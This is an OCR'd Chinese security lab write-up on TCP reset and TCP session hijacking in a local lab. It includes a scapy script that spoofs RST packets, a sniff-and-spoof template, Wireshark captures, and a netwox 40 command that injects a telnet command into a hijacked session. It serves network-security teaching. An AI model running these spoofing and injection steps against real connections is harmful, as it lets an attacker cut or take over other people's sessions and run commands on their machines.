
Disable TCP…

利用scapy手动攻击

```
#!/usr/bin/python3
from scapy.all import *

print(″SENDING RESET PACKET.........″)
ip  = IP(src=″10.0.2.6″, dst=″10.0.2.7″)
tcp = TCP(sport=46304, dport=22,flags=″R″,seq=3206705447)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

修改reset.py以后，执行python reset.py

Scapy自动攻击




```
SRC  = "10.0.2.6"
DST  = "10.0.2.7"
PORT = 23

def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]

    #############################################
    ip  = IP(  src = ,
               dst =
            )
    tcp = TCP( sport =  ,
               dport =  ,
               seq   =  ,
               flags="R"
             )
    #############################################

    pkt = ip/tcp
    send(pkt,verbose=0)
    print("Spoofed Packet: {} --> {}".format(ip.src, ip.dst))

f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)
sniff(filter=f, prn=spoof)
```

old_ip.dst

old_ip.src

??

TCP Reset攻击截图



```
No.  Time                           Source              Destination         Protocol Length Info
   1 2021-04-09 11:53:22.218175401  172.17.0.3          172.17.0.2          TELNET     70 Telnet Data ...
   2 2021-04-09 11:53:22.218211084  172.17.0.2          172.17.0.3          TCP        66 23 → 41476 [ACK] Seq=3764818133 Ack=48378927 Win=227 Len=0 TSval=4257
   3 2021-04-09 11:53:22.978805575  172.17.0.3          172.17.0.2          TELNET     67 Telnet Data ...
   4 2021-04-09 11:53:22.978836637  172.17.0.2          172.17.0.3          TCP        66 23 → 41476 [ACK] Seq=3764818133 Ack=48378928 Win=227 Len=0 TSval=4258
   5 2021-04-09 11:53:22.980651015  02:42:89:66:1f:12   Broadcast           ARP        42 Who has 172.17.0.3? Tell 172.17.0.1
   6 2021-04-09 11:53:22.980672811  02:42:ac:11:00:03   02:42:89:66:1f:12   ARP        42 172.17.0.3 is at 02:42:ac:11:00:03
   7 2021-04-09 11:53:23.036172024  172.17.0.2          172.17.0.3          TCP        54 23 → 41476 [RST, ACK] Seq=3764818133 Ack=48378924 Win=0 Len=0
   8 2021-04-09 11:53:23.038684124  172.17.0.3          172.17.0.2          TCP        54 [TCP ACKed unseen segment] 41476 → 23 [RST, ACK] Seq=48378927 Ack=376
   9 2021-04-09 11:53:23.038746669  172.17.0.2          172.17.0.3          TCP        54 23 → 41476 [RST, ACK] Seq=3764818133 Ack=48378928 Win=0 Len=0
  10 2021-04-09 11:53:23.038773470  172.17.0.3          172.17.0.2          TCP        54 [TCP ACKed unseen segment] 41476 → 23 [RST, ACK] Seq=48378928 Ack=376
  11 2021-04-09 11:53:27.411359964  02:42:ac:11:00:02   02:42:ac:11:00:03   ARP        42 Who has 172.17.0.3? Tell 172.17.0.2
  12 2021-04-09 11:53:27.411459822  02:42:ac:11:00:03   02:42:ac:11:00:02   ARP        42 172.17.0.3 is at 02:42:ac:11:00:03
```


```
▶ Frame 7: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▼ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 02:42:ac:11:00:03 (02:42:ac:11:00:03)
  ▶ Destination: 02:42:ac:11:00:03 (02:42:ac:11:00:03)
  ▶ Source: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Type: IPv4 (0x0800)
▶ Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.3
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 41476, Seq: 3764818133, Ack: 48378924, Len: 0
    Source Port: 23
    Destination Port: 41476
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3764818133
    Acknowledgment number: 48378924
    Header Length: 20 bytes
```

```
0000  02 42 ac 11 00 03 00 00  00 00 00 00 08 00 45 00   .B...... ......E.
0010  00 28 93 a6 00 00 80 06  4f 02 ac 11 00 02 ac 11   .(...... O.......
0020  00 03 00 17 a2 04 e0 66  90 d5 02 e2 34 2c 50 14   .......f ....4,P.
0030  00 00 0d 43 00 00                                    ..C
```

TCP会话劫持攻击

- TCP会话劫持攻击的目的是通过向此会话中注入恶意内容来劫持两个受害者之间的现有TCP连接（会话）。
- 如果此连接是telnet会话，则攻击者可以将恶意命令（例如，删除重要文件）注入此会话，从而使受害者执行恶意命令。

TCP会话劫持原理




Attacker hijacks the TCP session and sends "Z" to server on behalf of client

TCP会话劫持攻击

- **Netwox 40号攻击**
- **命令: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32] [-B]**
- **参数:**
  - **-l|--ip4-src ip IP4 src {10.0.2.6}**
  - **-m|--ip4-dst ip IP4 dst {5.6.7.8}**
  - **-o|--tcp-src port TCP src {1234}**
  - **-p|--tcp-dst port TCP dst {80}**
  - **-q|--tcp-seqnum uint32 TCP seqnum (rand if unset) {0}**
  - **-H|--tcp-data mixed_data mixed data**

wireshark截包

要伪造发下一个包，需要根据从服务器返回的最后一个报文中的nextseq、ack来伪造。最后一个Telnet数据包内容如下




```
 86
 87  118 2019-04-18 07:21:17.449048 192.168.183.155 192.168.183.140 TELNET 100 Telnet Data ...   0 Win=14720 Len=0 TSval=2545334 TSecr=2544427
 90 ▼ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 42905 (42905), Seq: 2354601301, Ack: 3564374010, Len: 34
 91     Source port: telnet (23)
 92     Destination port: 42905 (42905)                                                           2 Win=14720 Len=0 TSval=2545404 TSecr=2544496
 94     [Stream index: 2]
 95     Sequence number: 2354601301                                                               5 Win=14592 Len=0 TSval=2544620 TSecr=2545517
 96     [Next sequence number: 2354601335]
 97     Acknowledgement number: 3564374010                                                        6 Win=14592 Len=0 TSval=2544666 TSecr=2545574
 98     Header length: 32 bytes
 99   ▶ Flags: 0x018 (PSH, ACK)                                                                   7 Win=14592 Len=0 TSval=2544709 TSecr=2545617
100     Window size value: 114
101     [Calculated window size: 14592]                                                           8 Win=14592 Len=0 TSval=2544758 TSecr=2545665
102     [Window size scaling factor: 128]
103   ▶ Checksum: 0xccc0 [validation disabled]                                                    0 Win=14592 Len=0 TSval=2544822 TSecr=2545729
104   ▶ Options: (12 bytes)
105   ▶ [SEQ/ACK analysis]                                                                        4 Win=14720 Len=0 TSval=2545730 TSecr=2544823
107 ▼ Telnet
108     Data: [04/18/2019 07:21] seed@ubuntu:~$                                                   1 Win=14720 Len=0 TSval=2545738 TSecr=2544831
109
110 0040  d8 70 5b 30 34 2f 31 38  2f 32 30 31 39 20 30 37   .p[04/18 /2019 07                3 Win=14720 Len=0 TSval=2545738 TSecr=2544831
111 0050  3a 32 31 5d 20 73 65 65  64 40 75 62 75 6e 74 75   :21] see d@ubuntu
    0060  3a 7e 24 20                                        :~$
112                                                                                               6 Win=14720 Len=0 TSval=2545776 TSecr=2544868
113 2019-04-18 07:21:16.8 192.168.183.155   192.168.183.140   TELNET    201 Telnet Data ...
114 2019-04-18 07:21:16.8 192.168.183.140   192.168.183.155   TCP        66 42905 > telnet [ACK] Seq=3564374010 Ack=2354601301 Win=15744 Len=0 TSval=2545776 TSecr=2544868
118 2019-04-18 07:21:17.4 192.168.183.155   192.168.183.140   TELNET    100 Telnet Data ...
119 2019-04-18 07:21:17.4 192.168.183.140   192.168.183.155   TCP        66 42905 > telnet [ACK] Seq=3564374010 Ack=2354601335 Win=15744 Len=0 TSval=2545928 TSecr=2545021
```

=seq+data_len

构造报文

- 将`ls`转换成16进制并加上`\r`的16进制数得到6c730d00
- netwox 40 --ip4-src 192.168.183.140 --ip4-dst 192.168.183.155 --tcp-src 42905 --tcp-dst 23 --tcp-seqnum 3564374010 --tcp-acknum 2354601335 --tcp-ack --tcp-window 114 --tcp-data "6c730d00 “
- --tcp-data 后面就是我们要注入的命令


wireshark截包看发送的报文



```
219 2019-04-18 07:24:42.971259 192.168.183.140 192.168.183.155 TELNET 58 Telnet Data ...
    Sequence number: 3564374010
    [Next sequence number: 3564374014]
    Acknowledgement number: 2354601301
    Header length: 20 bytes
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 114
    [Calculated window size: 14592]
    [Window size scaling factor: 128]
  ▶ Checksum: 0xd79c [validation disabled]
  ▶ [SEQ/ACK analysis]
▼ Telnet
    Data: ls\r

0010  00 2c f1 2d 00 00 40 06  99 25 c0 a8 b7 8c c0 a8   .,.-..@. .%......
0020  b7 9b a7 99 00 17 d4 74  07 fa 8c 58 5d 55 50 18   .......t ...X]UP.
0030  00 72 d7 9c 00 00 6c 73  0d 00                     .r....ls ..
```

```
 96  ...
 97  )05 [ACK] Seq=2354601032 A(
 98  ...
 99  )05 [ACK] Seq=2354601032 A(
100  ...
101  )05 [ACK] Seq=2354601032 A(
102  ...
103  )05 [ACK] Seq=2354601032 A(
104  ...
105  iet [ACK] Seq=3564374010 A(
107  ...
108  iet [ACK] Seq=3564374010 A(
109  ...
110  iet [ACK] Seq=3564374010 A(
111  ...
112  iet [ACK] Seq=3564374010 A(
113  ...
114  iet [ACK] Seq=3564374010 A(
118 2019-04-18 07:21:17.44 192.168.183.155  192.168.183.140  TELNET  100 Telnet Data ...
119 2019-04-18 07:21:17.44 192.168.183.140  192.168.183.155  TCP      66 42905 > telnet [ACK] Seq=3564374010 A(
219 2019-04-18 07:24:42.97 192.168.183.140  192.168.183.155  TELNET   58 Telnet Data ...
220 2019-04-18 07:24:42.97 192.168.183.155  192.168.183.140  TELNET  494 Telnet Data ...
221 2019-04-18 07:24:43.17 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
222 2019-04-18 07:24:43.58 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
223 2019-04-18 07:24:44.39 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
226 2019-04-18 07:24:46.03 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
229 2019-04-18 07:24:49.30 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
230 2019-04-18 07:24:55.85 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
231 2019-04-18 07:25:08.94 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
```

